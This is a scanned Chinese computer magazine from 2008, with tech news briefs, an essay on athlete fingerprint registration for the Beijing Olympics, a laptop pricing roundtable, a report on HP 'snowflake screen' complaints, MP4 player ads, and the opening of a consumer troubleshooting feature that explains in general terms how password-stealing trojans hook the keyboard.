
With DNA (可驱动电脑的DNA)

日本化学家制造了世界首批几乎是百分之百的人造DNA分子。此发现不仅有助于改进基因治疗，还将驱动未来纳米级电脑和其他高科技装备。科学家表示，人造DNA是右旋结构，这些结构的独特化学特征和其高度的稳定性，为开发新的生物技术材料和应用提供空前的可能性。科学家表示这些人造DNA将被用于未来的体外基因系统中，使其具备信息贮备和放大的能力。





Ultra-small Keyboard (超小键盘)



韩国制造出了由68个一万分之一米大小的零部件组装而成的超小型电脑键盘。它并不是由机械手臂将这些零部件一个个放进去，而是将包含这些零部件的液体直接倒在基板上即可。据专家介绍说，在制造半导体之类的复杂构造物时，通常使用由机械手将零部件一一放进去的方法。但是如果零部件的大小缩小至微米单位，则机械手也难以操作。而这种将液体直接倒进基板上的新技术则给了这个世界上最小的键盘一次展示的机会。



Absolute Software (自动删除数据)

近日，戴尔采用了一种叫Absolute Software的新技术，其服务可内置在电脑中，远程删除金融数据和上网cookie等文件。戴尔的官员称，丢失或被盗的笔记本在第一次连接互联网时，会启动文件删除程序，而拾到和盗窃笔记本的人不会知道删除正在发生。据戴尔调查，每周在美国机场丢失的笔记本电脑最多时达到12000台。他们称，被调查的864位商务旅行者的笔记本电脑都携带了公司的机密信息，约2/3的人没有采取措施保护这些数据。使用这一技术的厂商还包括惠普、联想、松下、富士通和东芝等。

Automatic Identification (自动识别)

近日，美国一名计算机专家将自己的脸部变为遥控器，利用颜面表情远程控制了视频的快进和慢放，学者称之为自动化面部表情识别技术概念化的示范。专家表示，该新技术结合了面部表情识别交互系统与自动化辅助系统，经完善后将应用于教育型机器人。而研究人员下一步的目标则是升级人机互动：分析当人接触到困难或容易问题时的表情反应，并作出相应识别系统，以探测学生对教学内容的即时反馈，进而优化教学进度。



CPP-GMR (电流垂直记录巨型磁阻磁头)

目前，世界上最大的民用硬盘为1TB容量并已经保持很久没有突破，而日立计划在2010年推出5TB的存储设备。这意味着日立将每半年为单个3.5英寸存储器设备的总容量增加1TB。这是一个非常大的挑战，硬盘的持续发展要求在碟片上的每个数据单位面积变小，数量增多。为读取这些数据单位，磁头也需要相应缩小。但是，随着磁头变小，其电阻会增大，进而会增大噪音和降低磁头正确读取数据信号的能力。日立宣称他们的CPP-GMR技术可以帮助他们解决问题。如果计划成功，日立将成为世界上存储密度最大的存储设备制造商。

厂商自曝


SanDisk联手东芝开发3D内存

这是一种可以取代目前NAND闪存技术的新型内存技术，可用来储存照片、歌曲和其他数据，主要应用于iPod、iPhone、数码相机和其他设备。3D内存芯片的概念早就出现过。这种技术是厂商们在多年前为了降低内存芯片的成本和延长信息储存的时间而开发的，据说这种技术可以将信息储存100多年，远远大于NAND闪存芯片技术的信息储存时间。几年之前，Matrix Semiconductor将内存阵列从横向排列改为纵向排列，从而开发出一种3D内存芯片。而SanDisk此次携手东芝联合开发的3D内存芯片与Matrix之前开发的3D内存芯片有一个很大的不同，之前开发的3D内存芯片是不可重复写入的，而SanDisk与东芝希望开发出可重复使用的3D内存芯片。

您希望IT新技术在下期详细报道以下哪条新闻，请登录爱好者论坛http://bbs.cfan.com.cn/thread-744029-1-1.html，投出你的一票！

1 .极速固态硬盘

高性能固态硬盘厂商Mtron研发了一种新型控制器，可以给固态硬盘带来惊人的读写速度。据悉，这种控制器使用了一套八通道系统，在SLC（单层式储存）NAND型固态硬盘上可以让读取速度最高达到260MB/s，写入速度也能达到240MB/s，同时4KB随机写入IOPS也能达到8000。据介绍，这种新控制器不但可以改善固态硬盘的性能，还能提高可靠性，避免一般闪存芯片的错误和不稳定性。Mtron计划在明年初的新款固态硬盘产品上部署这种新型高速控制器，不过很可能只是企业级产品。



2 .360度数码相机

奥林巴斯在日本宣布了世界第一台360度照相机和适配机器的镜头，这种照相机将为全景镜头的拍摄提供极大的便利，免去了拼合图片带来的麻烦。这种照相机使用了独特的弯曲镜头，并且采用了特殊的玻璃，能够一次性拍摄其周边的一切内容，它还非常适合监视系统和航运上的运用。CF [XW02]



我的科技奥运总动员

本刊特约记者/苗得雨

TAG | 指纹提取、中国竞技体育管理信息系统 | 科技奥运 | CFan新视界

倒计时7天，同一世界，同一梦想，第29届奥林匹克运动会就在我们眼前。倒计时7年，在这场看得见的盛会没有来临之时，在一个个宏伟的场馆还在建设之时，一场看不见的奥运科技大赛却早已拉开了序幕。奥运会在考验着城市、环境、礼仪和民智的同时，也在考验着中国的科技实力。特别是信息科技的水平。

没错，这就是为什么北京奥运会在奥运史上首次将科技与奥运结合，打出了“科技奥运”的新理念。奥运场区交通实现“零排放”；场馆绿色能源供应达到26%，多年平均雨水综合利用率超过80%，中水回用、污水处理再生利用率达到100%；工程采用半导体照明节约景观照明能源达70%，用地的绿化率达78%；实现北京市区主干道群体交通诱导80%以上……自打2001年申奥成功后就被确定了下来，这些就成为我们经常挂在嘴边上的“科技奥运”的标准。

然而，“科技奥运”的含义远不止于此。据估计，本届北京奥运会的数据吞吐量将超过以往任何一届，而北京奥运会信息系统将会是奥运史上最为庞大和复杂的信息系统（该系统包括运动会管理和信息发布等系统），这使得本刊特约记者苗得雨有幸成为为中国竞技体育管理信息系统出力的一名幕后工作者。

站在科技奥运背后

2004年，我幸运地进入河北省体育科研所工作，主要负责“中国竞技体育管理信息系统”。这套系统完全采用网络化管理，主要是为奥运信息化管理服务。它通过数据库管理平台，将全国各个项目、所有职业运动员的个人信息进行收录汇总，建立完善的包括个人历史成绩、身份档案、个人指纹等一系列资料与档案。这些数据档案将全部汇总到国家体育总局数据库中，因此，不仅是本次奥运会，以后运动员无论参加任何比赛，赛会举办方都可以通过该数据库调出运动员资料，进行身份核对，而相关体育部门也能够对运动员进行网络在线年审。

但由于各个项目的运动员分散在全国各地，我只能背着设备赶赴运动员集训的所在中心或者基地去注册；特别是，我们还必须在运动员所在中心或者基地找到能够连接互联网的宽带接口，可当时很多运动员集训基地都没有带宽接口，这成为我们最主要的一个麻烦。不仅如此，当时使用的第一代运动员注册便携工作站也不是那么便携，它由一台硕大的工控电脑构成，电脑的一面有液晶显示器，还配有指纹采集系统等相关设备，全部的设备加起来足足有30公斤重，北至哈尔滨，南至海南国家帆船帆板训练基地，整个注册过程对我来说就是一次负重越野赛。



▲特约记者苗得雨

投稿：viewpoint@cfan.com.cn

科技让我与奥运冠军手牵手

我注册的第一站是保定跳水队，这支运动队中有鼎鼎大名的郭晶晶等一批中国最优秀的跳水运动员。在兴奋的同时，苦难也随之而来。自动指纹识别系统，要用计算机图像处理和模式识别的方法进行指纹分析以代替人工比对。过程大致是这样的：先要进行指纹采集，这时计算机系统会自动进行特征提取，并将其作为模板保存在数据库或其他指定的地方；在识别验证阶段，首先还是要采集指纹，然后计算机系统又会进行特征提取，再将这个特征与数据库中的模板进行比对，从而确定是否是同一个人。而且，被提取对象还经常被要求输入其他的一些辅助信息，以帮助系统进行匹配，如账号、用户名等。

采集系统因为需要建立上万个运动员数据库档案，因此使用了先进敏感的多点采集的方式，高度敏感的设备需要被采集者的手指保持相对干净与无伤痕的状态。问题出现了，由于跳水队很多运动员的手指过于潮湿，提高了指纹提取系统正确提取指纹的难度。而且不仅是跳水队，手指脱皮、手指干燥、手指有伤痕、对于每天都需要接触各种体育器材并长时间锻炼的运动员来说是家常便饭。比如体操和举重运动员的手往往因为长时间的体育锻炼，都有一层厚厚的茧子，手指指纹模糊掉皮现象也非常严重。所以说，采集他们的指纹的困难度可想而知，我甚至听到其他注册工作人员抱怨说运动员的指纹在磨损后，有时还会改变。此外，这些强悍的运动员还随时可能因为身体带有静电，直接将我们的指纹提取设备"击毁"。

尽管遭遇了很多磨难，但是提取指纹工作仍然是我最爱的，因为在这个过程中，我不仅需要先检查运动员的双手，而且还要用酒精棉球为他们清理双手，并握着他们的手保持角度按在指纹提取器上。这是个幸福的工作，无论是美女世界冠军还是有潜力成为世界冠军的运动员，都需要在我反复的清洗之后，握着他们的手在提取器上按下五个手指的指纹。也就是在那之后，只要在电视上看到世界冠军我就会得意地告诉周围的哥们，我面对面牵过她们的小手哦，哈哈！



▲体育科研工作人员正在接受专门针对奥运会指纹注册工作的培训



▲指纹注册工作站

备战奥运，科技显力

国家体育总局科教司司长、中国奥委会副秘书长、执委委员蒋志学说："大家都知道现代竞技体育、运动训练和过去的竞技体育、运动训练有着很大的变化。我们过去提出的训练相比大运动量、大强度，往往不仅不能出成绩，反而使运动训练水平下降。现在，科技在奥运备战过程中发挥的作用越来越明显，运动训练只有讲究科学，才能取得事半功倍的效果。"

回首过往，1997年我成为省职业运动学校中一名专业的中长跑运动员时，几乎没有任何的科技产品出现在我的生活中。那个时候体育似乎距离科技这个词很遥远，几乎没有什么电脑设备出现在体育场上。随着计算机技术和电脑成像技术的进步，我看到铁饼成为最先使用电脑技术辅助运动员训练的运动项目。通过一台高速摄影机，电脑将铁饼运动员快速投掷铁饼动作的细节全部捕捉了下来。通过电脑分析高速捕捉下来的铁饼运动员掷抛铁饼的动作，运动员不用再反复地根据教练的语言描述来寻找感觉，因此能够大大改善掷铁饼中的技术动作和节奏，充分发挥自身潜能。

蒋志学司长说："在1996年、2000年和2004年的奥运会上，日本的世界排名一次比一次靠前，这是为什么？我去年曾经参加了日本的科学大会，从他们为备战奥运会所做的准备工作不难看出，日本奥运会的进步是

趣 闻

刘翔雅典夺金背后的科技

刘翔背后的"翔之队"课题组副组长李汀回忆说，从预赛开始，"翔之队"就把每场比赛录下来，通过电脑专用软件进行分析。结果发现，法国运动员杜库雷在预赛和次赛中，表现出了非常好的状态，但是在半决赛中，杜库雷虽然成绩不错，可是栏周期时间这一重要指标却出现了倒退，这也说明他有可能提前"挥霍了体力"。在决赛前，李汀他们把这一数据传真给前方的孙海平。正是这一传真，帮助孙海平制定出更为周密的比赛计划。在决赛里，杜库雷急于追赶刘翔出现撞倒跨栏的情况，最终在第十栏失去了平衡，而刘翔获得了冠军。

得益于科技的支撑的。尤其值得关注的是把科技直接运用到运动训练中。他们的科研所、科研设备都建在运动场里。这种科技理念已经渗透到每一个运动项目的训练中了，有一些项目取得了突飞猛进的成绩。”

听到这席话，我明白了为什么说“奥运金牌的背后是科技的较量。”电脑技术对于体育运动成绩的影响越来越显著，在电脑捕捉分析的图片帮助下，运动员可以不断修正自己的动作，寻找正确的感觉。相信运动员和整个中国体育界已经非常明确科技在运动乃至整个民族发展中起到的重要作用。



▲北京市快速路出入口控制系统

奥运强国，科技强国

“我们国家的科技水平还不高，我们要举办高水平的奥运会，我们的科技就要发展到比较高的水平。像生物技术、信息技术、环境保护技术、气象的预测技术、交通技术、管理技术，这样一些技术都要适应大型的国际性的体育盛会，这些方面对我们的科技都会产生一个促进的作用。科技是奥运的一个基础和支撑，而奥运对我们国家的科技也起到了促进作用。”全国政协委员、中国科学技术馆馆长王渝生在“强国论坛”上这样说道。


是的，今天我们看到，在奥运会赛场上，电脑、互联网、信息技术等应用已经越来越多了，从运动员的训练到管理与赛事组织，几乎随处可见。5月31日在北京顺义奥林匹克水上公园举行的“好运北京”2008年奥运会马拉松游泳资格赛中，就使用了微型计时芯片技术，所有参赛运动员都必须在手腕部佩戴微型计时芯片完成比赛。这已经成为了国际泳联计时的新规则。

而在我熟悉的田径场上，新的数字跑道也开始推广应用，这种跑道采用了大面积柔性压力阵列传感器、现场总线网络和分布式信息处理技术，可实时检测运动员步频、步距、足部触地时间、离地时间、速度、发力大小、发力角度等信息，在此基础上构建了训练信息采集和技术诊断分析系统，为田径项目提供了一种全新的科学化训练平台。目前，数字跑道已在中国田径竞走、跳远和三级跳等重点项目的奥运备战中投入使用，而亚洲飞人刘翔也将会使用到这种新型的数字跑道。

如今，奥运已经走到了我们的面前，我为奥运忙碌了7年，现在将真正地迎来这次大考。我们在科技方面不断的提升各种技术，争取以最佳的状态向世界展示一个国际化与科技化的中国。奥运改变了中国，升级了我们的科技，而这一次中国也将会改变奥运，在科技化的互联网时代，中国人将重新用科技书写奥运新的历史和新的故事。 CF [XW03]




▲学生们正通过声、光、电一体化的互动设备，体验奥运28大项的乐趣，感受奥运的魅力



趣闻

科技推动泳装变化

上世纪40至50年代，丝绸泳装独霸泳坛。而进入50年代后期，尼龙泳装开始风靡世界。1964年东京奥运会上的泳装质地厚实，阻力很大。1972年墨尔本奥运会上，一种毛线泳装出现了。1984年洛杉矶奥运会上的泳装肩带和胯部的剪裁做了改进，性能又提高了一步。1988年汉城奥运会上，美国选手借助新颖的“大力士”泳衣勇夺金牌。而到了2000年悉尼奥运会出现了划时代的泳装——“鲨鱼装”。在该届奥运会游泳比赛上，来自130个国家和地区的选手身披鲨鱼装跳进泳池，结果囊括了悉尼奥运会游泳比赛80%的奖牌。



奥运用枪的故事

一名射击运动员达到世界顶尖水平进入到世界前20名时，在技术上与其他优秀运动员已经没有任何差距了，世界冠军之间打的其实是心理战和器械战。因此，射击运动员特别是优秀运动员在运动生涯中一般不会换枪，每个运动员都会根据自身的习惯，在长期的训练中不断对枪进行调整，使枪的各个部位尽可能地适应人体结构，以便使用起来更加舒适、更加得心应手。国际射联对运动枪在全枪长度、全枪重量、枪管长度、弹匣容弹量、扳机引力、瞄准机构和外观质量的要求上，甚至比军用枪高得多。军用手枪扣动扳机击发的刹那间，会产生很大的后坐力。而国际射联对运动枪的扳机引力规定只能在5克至100克之间，也就是手指轻轻一动或是吹口气的力量，就能击发扳机。


暑促，怎么买本本更值？


北京佳祺正业商贸有限公司经理 赵刚


厂商代表 刘某


淘宝卖家 陈鑫


《电脑爱好者》编辑 张磊



买代理的货能更便宜？

暑促又至，据笔记本市场反映，近期的购买力大多来自学生，编辑部也接到了不少来自读者的咨询。但长期以来，笔记本市场的价格体系就比较混乱。此前，《电脑爱好者》也针对终端经销商进行过采访，探求价格的秘密。今天，我们希望能够通过渠道商来探求，到底怎样才能买到更实惠的本儿。

赵：对经销商来说，由于渠道不一样，拿货的成本会稍微有不同，但价差非常小，可以默认是差不多的。为什么不同经销商的售价不一样？我认为是经营方式的不同导致的，这里面涉及到公司的运营成本、人力支出等等。当然，这些因素导致价差在100元左右是合理的，如果差到400~500元，那一种情况是报高价的经销商在宰你，另一种就是报低价的经销商准备给你转型。

陈：而且，并不是说渠道商拿到货的价格差不多，卖给用户的价格也就差不太多。比如卖给企业用户的利润和卖给普通用户的利润是不一样的。另外，传统电子卖厂、3C卖场、网销，还有银行分期付款的利润也不同。

刘：有些消费者在购机的过程中有个误解，就是去代理的店里买本儿能便宜，恨不得找到全国总代。其实总代的角色是理顺资金链、承担物流。代理们要的都是出货量，也就是要加快资金的流速，因为他们的任务量很大，完成这些任务才能拿到厂商的返点奖励。所以，尽管他们不在乎零散的几台机器少卖了100~200块，但它们是不会接待个人用户的。

陈：我们的进货价的确是差不多的，但网店可以允许降低一些利润，毕竟是我们没有员工、房屋、水电等各项开支。但如果是一家兼做实体店的卖家，那他的报价中肯定会掺一部分实体店的开支进来。


“学生机”对抗水货

对学生来说，价格一直是个敏感话题，甚至有时会因为价格选择水货。今年，在香港等城市推行多年的“学生机”终于来到了内地（之前我们只能买到水货啊）。从6月30日至7月13日的两周内，内地高校的学生凭学生证就可以低价购买ThinkPad笔记本电脑。这次推出的特定机型“学生机”，与市场上相同或相近配置的产品价差最大达到4000元！这与水货相比，哪个更有诱惑力呢？

赵：今年内地的“学生机”卖得很火爆，甚至有代理说承担不了接待量了。说到水货，我感觉其实现在水货越来越少了，为什么呢？因为如果价差差得还很大，水货就会存在。但当水货商认为不值得为了那点利润去冒这么大风险的时候，水货自然会少。现在，我们也调整了政策、完善服务、深入改造价格体系，使价差一步步缩小。东芝就是个例子，价格下来后，水货就没有生存空间了。还有索尼，以前索尼的水货是最多的，但现在也越来越少了。

陈：但我认为ThinkPad的价位暂时还没有达到理想的、打败水货的水平。不过“学生机”推出以后，有很多本打算买水货的学生，直接转向学生机，因为它有两点特别吸引人，一是它跟同配置的水货价差只有1000多块，另外，T系列的都送了三年意外保，这个价值很高。可惜这次活动还是短了些。

刘：你会发现联想这次之前并没有宣传，再加上活动时间比较短，水货商的反应没有这么快，很难有时间去集中收购。至于什么时候再搞还说不好，请大家关注吧。CF [XW04]



今年第11期本栏目报道了"蓝魔RM970内屏碎裂问题"，陆续收到了很多读者的反馈。记者已把这些邮件转至蓝魔市场部负责人手中，并敦促其尽早解决。感谢大家的信任和支持，希望能够令大家得到满意答复

惠普笔记本"雪花屏"功夫有多深？

TAG | 雪花屏、惠普、三星 | 笔记本 | 黑板报

文 张文(本刊记者)

不久前，《功夫熊猫》的闪亮登场吸引了无数眼球，那些浑身绒毛、羽翼丰满、衣袂飞扬的角色，是梦工厂与惠普技术合作下的大手笔。然而具有讽刺意味的是，不少人可能正在用带有"雪花屏"的惠普笔记本看《功夫熊猫》，忍受眼胀、头晕等诸多不适。

消费者：我的眼睛怎么了

广东的读者贾先生向本刊反映，今年购买了惠普6515bKF086笔记本后，用Excel做表一段时间眼睛就很痛，眼皮跳得厉害，去医院查了才知道是笔记本"雪花屏"惹的祸。到惠普金牌维修站换屏开始被拒，拖了十天后开单换屏，情况却没有改善。"几千块钱的笔记本就这样折腾，太耗时间和精力了！"

到底什么是雪花屏？记者在搜索引擎输入关键字"雪花屏"，发现大量疑问、声讨信息。进入了一个名为"HP雪花屏维权联盟4"的QQ群，群友的遭遇归结起来，就是屏幕在白色背景下看上去灰蒙蒙的，清晰度差，有磨砂颗粒感，可视角度小，底部漏光，画面暗淡偏色，眼睛极易疲劳，看电影、玩游戏、作图时不适感更明显，涉及型号近40个，均采用2005年、2006年三星生产的屏幕（LTN141W1-L03、W3-L01、W1-L04等型号），主要为中低端家用笔记本，此现象国外暂未出现。

经销商：我"真的"不知道雪花屏

投诉这么多，问题机型是否都及时撤出柜台了呢？

记者走访了中关村电子卖场，在热闹的"功夫熊猫"海报和屏保包围中，发现部分型号的"雪花屏"笔记本仍在销售。鼎好电子城几家惠普专卖店的销售员表示没听说过"雪花屏"，而有意思的是华硕、明基、联想等专卖店的销售员对"雪花屏"都有了解。记者在一台投诉最集中的V3000系列笔记本上看到的现象完全符合"雪花屏"特征。淘宝网上也仍有大量问题型号销售。

一边是消费者的投诉，一边是持续地销售，越来越多的问题集中到维修站怎么办？



金牌维修站：同批屏幕换吧换吧不是罪

按照规定，15天内有故障可换机，否则就只好找金牌维修站换屏了。而事实是，经销商处调换很难，他们会让消费者找工程师开检测报告。

记者来到鼎好地下二层的HP金牌维修站，工程师说："首先可以调整分辨率、系统模式等，经检测确实为雪花屏的即可更换。屏由惠普统一配送，品牌不能确定，还有问题可继续更换。"这与惠普800客户投诉热线的答复基本一致。令人欣慰的是，小部分消费者已经换到了LP屏、奇美屏等，贾先生第二次换了LP屏也解决了问题。

维修站这块"夹心饼"不好当，同时，寻找态度好的维修站，以理服人，往往是消费者取得胜利的法宝。

惠普：产品"达标"大牌可以耍大牌

2007年春天，NX6330拉开了"雪花屏"的序幕，惠普发表声明称产品符合国家标准，且通过3C认证，不存在质量问题，同时将原因推向早期液晶显示器工艺和技术限制，只简单给出了升级BIOS的解决方案。一年多过去了，"雪花屏"家族不断壮大。"医院"实施"器官移植"手术的积极性有所增加，可惜由于"新器官"可能存在的缺陷，治愈的可能性和中奖一样小。目前国家和国际标准都没有明确定义"雪花屏"的特征，标准的滞后导致消费者维权无法可依。这样的空子，真是钻得巧妙！

我们看到，惠普在做一些小扫除：官方网站的醒目位置、暑促宣传中"雪花"机型基本都藏起来了，问题屏幕也不再投入生产，新机型改用LG、飞利浦等屏幕。但是，这远远不够。消费者很生气，后果很严重，如果良好的口碑倒在一大片质疑之下，最后失去市场的只能是惠普自己。

一味追求低价，可能成为压缩成本的牺牲品；一味迷信品牌，可能因为无法弥补的缺陷而遗憾……所以，多关注用户评论，带上检测软件，先验机再交费。都来做"聪明消费、勇敢维权"的"功夫上帝"吧！ CF [XW05]



舒 适 无 线

普及价：168元

无线普及风暴

10m wireless 无线传输距离

8100 2.4G无线套装

免对码智能连接 • 2.4G无线传输 • 10米无线传输范围 • 光学引擎 • PC适用
12个功能键 • USB接口 • 500/1000CPI转换 • 3个月电池寿命 • 微型接收器

雷柏电子(深圳)有限公司

地址：深圳市福田中心区益田路4068号卓越时代广场41层
电话：(0755)23995550　　技术支持：4008-887-778
网址：www.rapoo.com.cn　　电邮：rapoo@rapoo.com.cn

推动“随身看”普及：昂达宣布MP4再降20%

3.0英寸宽屏、支持流畅RMVB直播、7小时视频播放的昂达VX757/4GB仅售399元

近日，国内数码巨头昂达电子再次发布震撼消息：从7月15日开始，昂达旗下包括目前热卖精品VX757、VX989+、VX757+在内的多款产品进行价格调整。此番降价最高降幅高达20%的多功能热销机型昂达VX757，成为首款降至400元以内的3.0英寸RMVB直播机型，加上昂达的品牌份量，其更重要的意义是可能推动整个MP4市场的新一轮洗牌。

对于要在近期购买MP3/MP4的朋友来说这无疑是一个巨大的福音，千万不要错过。

降价20%　4GB昂达VX757惊艳399元

现在，3.0 英寸的 RMVB 直播机型昂达 VX757 又在创造新的历史篇章。在降价 100 元之后，昂达 VX757 4GB 仅 399 元的售价首次将 3.0 英寸 16：10 宽屏（分辨率 400×240）的产品价格拉至 400 元内，无疑对其它品牌播放器是一个极大的打击。除了价格上的巨大优势外，VX757 在 720×576 分辨率下流畅支持包括 RMVB/AVI 在内的十余种视频格式、18 小时超长的续航时间（视频 7 小时）、支持外接 Micro SD（TF）卡扩充（最大支持 32GB）等方面都让其它同类产品逊色不少。



图：昂达 VX757 与 VX757+ 都采用水晶面板及不锈钢拉丝工艺背板

仅499元！昂达VX757+创TV-OUT机型新记录
售价：4GB/499元 ↓50元

近日，昂达VX757+降价50元，4GB售价仅499元。很难相信这样一款拥有时尚外观设计、3.0英寸16：10宽屏、直播RMVB在内10余种视频格式以及包括TV-OUT电视输出等全面功能的机型价格会突破500元。毫无疑问，目前499元价位中这款VX757+是一个超值之选。

降50元！仅349元 昂达VX989+延续经典

昂达VX989+的出现，第一次让人们有了一种全新的掌上视频方式——随身看，因此在网络中很多网友都将这款划时代的产品奉为经典。2.8英寸QVGA屏幕、全不锈钢设计、直播包括支持RMVB/AVI在内的十余种视频格式（分辨率640×480）等特点让其在众多专业权威专业媒体的横侧评比中获得了诸多荣誉。近日，VX989+价格直降50元，目前2GB/349元的售价无疑让这款掠奖无数的明星产品经典得以延续。



新品新闻：
普及4.3”震撼视界 昂达VX767LE上市

如果说昂达首款巨屏“随身看”VX767（售价4GB/699元、8GB/799元）是4.3英寸普及的始作俑者，那么目前唯一一款售价4GB/599元的4.3英寸新品



图：昂达 VX767LE 背面铸刻周杰伦亲笔签名，并内置《我很忙》数字音乐专辑

VX767LE就是这场普及革命的先锋。它虽然没有前作TV-OUT（电视输出）功能，但是其它功能表现一样出色。它支持D1分辨率下（800×640）RMVB/AVI等十余种视频格式的直接播放。此外，FM收音、游戏、音乐播放、电子书、FLAC/APE等功能也一应俱全。而4.3英寸16：9高达1600万色（分辨率480×272）的屏幕配以完美便携机身，加上长达40小时超长续航时间（视频10小时），让精彩大片“随身看”上瘾。

同时，内置TV-OUT功能的同规格产品VX767也大量到货，目前售价仅为4GB/699元、8GB/799元。

全新感“触”昂达VX777市场热卖

以惊艳的599元售价出现在人们眼前的昂达VX777，一上市便引起轰动：更人性化的全新触摸屏幕操作、时尚至炫机身设计、3.0英寸16：10宽屏、免转换直播RMVB视频以及支持TV-OUT（电视输出）等时尚元素在这款播放器上融为一体。

VX777还支持APE/FLAC无损音乐格式、FM收音、高清晰录音、图片浏览、电子书阅读、游戏、内置扬声器、支持32GB Micro SD卡扩充等功能配置。目前这款产品上市价格仅为599元/4GB，从其强势的性能和时尚的卖点来看，几乎找不到什么竞争对手。



昂达代理商网上查询：http://www.onda.cn或
来函：huodong@onda.cn 电话：020-87636363

广告代码：AOM8081 凭此代码登录昂达网站注册会员可获大奖，网上购买MP3可获10元优惠。


■策划/《电脑爱好者》编辑部 ■监制/Cornel ■撰稿/NewBee（北京）

6大挑战 冲进系统决赛圈

TAG: 系统、木马、密码、病毒、系统服务、奥运 | 实例、故障解决 | 特别话题

今天，是这个无比热爱穿越小说的80后青年宇文殊的倒霉日，在家“宅”了一周狂看小说的他破天荒地上网关注了一下奥运的赛事介绍（连小说网站都满是奥运的宣传，我容易吗我），却在一阵眩晕后来到了这个奇怪的地方。

“毫无疑问，我是穿越了！”宇文殊扶了扶歪到一边的眼镜，自言自语道。但这里既不像唐代更不像清代，难道穿越到史前了！？





★柔道——用温柔的方式打倒对手

系统级柔道：如果病毒无法强行清除，为了防止它在系统中大肆作乱，那就应该想想怎么用“柔道”束缚住它的手脚。

- 固技：感染木马也敢输入密码
- 投技：把脚本病毒的病灶直接扔出去
- 锁技：锁住中毒后的系统要害

★击剑——及时找出并直击要害

系统级击剑：根据故障留下的蛛丝马迹，一击找出故障根源，这就是系统级击剑中的“一击制敌”。

- 故意买个破绽
- 利用对手的失误

★推铅球——把软件的沉重负担推出去

★马拉松——硬盘可用空间的“长跑”

★双人赛艇——CPU核心的分工合作

名词解释

穿越和穿越小说

是穿越时间和空间的简称。指的是人物（或者其他）因为某原因，经过某过程（也可以无原因无过程），从自己的时空（姑且叫A时空）到了另一个时空（称为B时空）的事件。

穿越小说是指当下网络小说最热门题材的一种。其基本要点是，主人公由于某种原因从其原本生活的年代离开、穿越时空，到了另一个时代，在这个时空展开了一系列的活动。

定了定神，宇文殊这才发现自己面前竟然站了个有点面熟但又说不出在哪见过的外国人。


“Hey，你好，我叫罗梦格，是这里的执行主席，欢迎参加我们的系统奥运会！”罗梦格操着生硬的中国话向宇文殊打着招呼。

“这是哪里？怎么回去？”宇文殊明知道在穿越小说中主人公都是很难甚至根本回不到原来的世界的，可还是强作镇定地如是问道。

罗梦格笑着说：“我说过了，这里是系统奥运会，你是被我们选中的人。要想出去？可以，不过必须先成为系统奥运的全能选手才行。”

接着，罗梦格把宇文殊领进了第一个项目场馆，是什么样的挑战在等着他呢？

柔道 用温柔的方式打倒对手



柔道起源于日本古代的柔术。日本明治10年，日本青年嘉纳治五郎汲取众多柔术流派的长处，始创了一套适合青少年锻炼身体，便于防身自卫的技术体系，为区别于其他柔术，称为"柔道"。

"系统级柔道：如果病毒无法强行清除，为了防止它在系统中大肆作乱，那就应该想想怎么用"柔道"束缚住它的手脚。"

宇文殊被那个罗梦格推进了一扇大门。即使没有见过真实柔道比赛的人，也会因为眼前的场景而知道这是一个柔道场馆（谁没看过电视转播啊）。站在宇文殊身前的，应该就是这个场馆的负责人，也正是负责培训他系统级柔道技术的教练——嘉纳治刚。

固技：感染木马也敢输入密码

这个面相刚毅异常的男子果然对得起他的长相，头一句话就切入正题："你先要学习固技！这样可以让对手无法对你展开攻击。"

拔除木马获取密码的"钩子"

(1)木马怎么偷你的密码



目前主流的盗号木马都是采用Hook技术盗取用户密码的。木马在运行后将Hook安装在要盗取密码的软件进程中，一旦用户输入密码，木马进程就能抢先截获按键消息并进行记录(见图1这是一种专门盗取网游密码的木马程序)。


(2)怎么判断我是否已经中招

老电脑由于硬件配置较低，在被木马进行键盘记录Hook时通常都会感觉到明显的输入迟滞感；配置较高的电脑就只能靠定期的安全检查和几项简明的特征来判断了，比如QQ登录界面的nProtect是否正常启用（密码框右侧的小锁状图标正常显示）、杀毒软件主界面是否无法正常开启等。

小知识：什么是nProtect？

nProtect是一家韩国安全技术公司开发的账号保护技术，主要作用就是防止键盘记录程序。QQ用于保护密码的"QQ安全中心"及目前主流的网游中都广泛使用了此项技术，从已公布的消息来看，目前nProtect还未被完美破解，穿透nProtect夺取密码的技术已经出现，但还不能做到对所有版本有效。
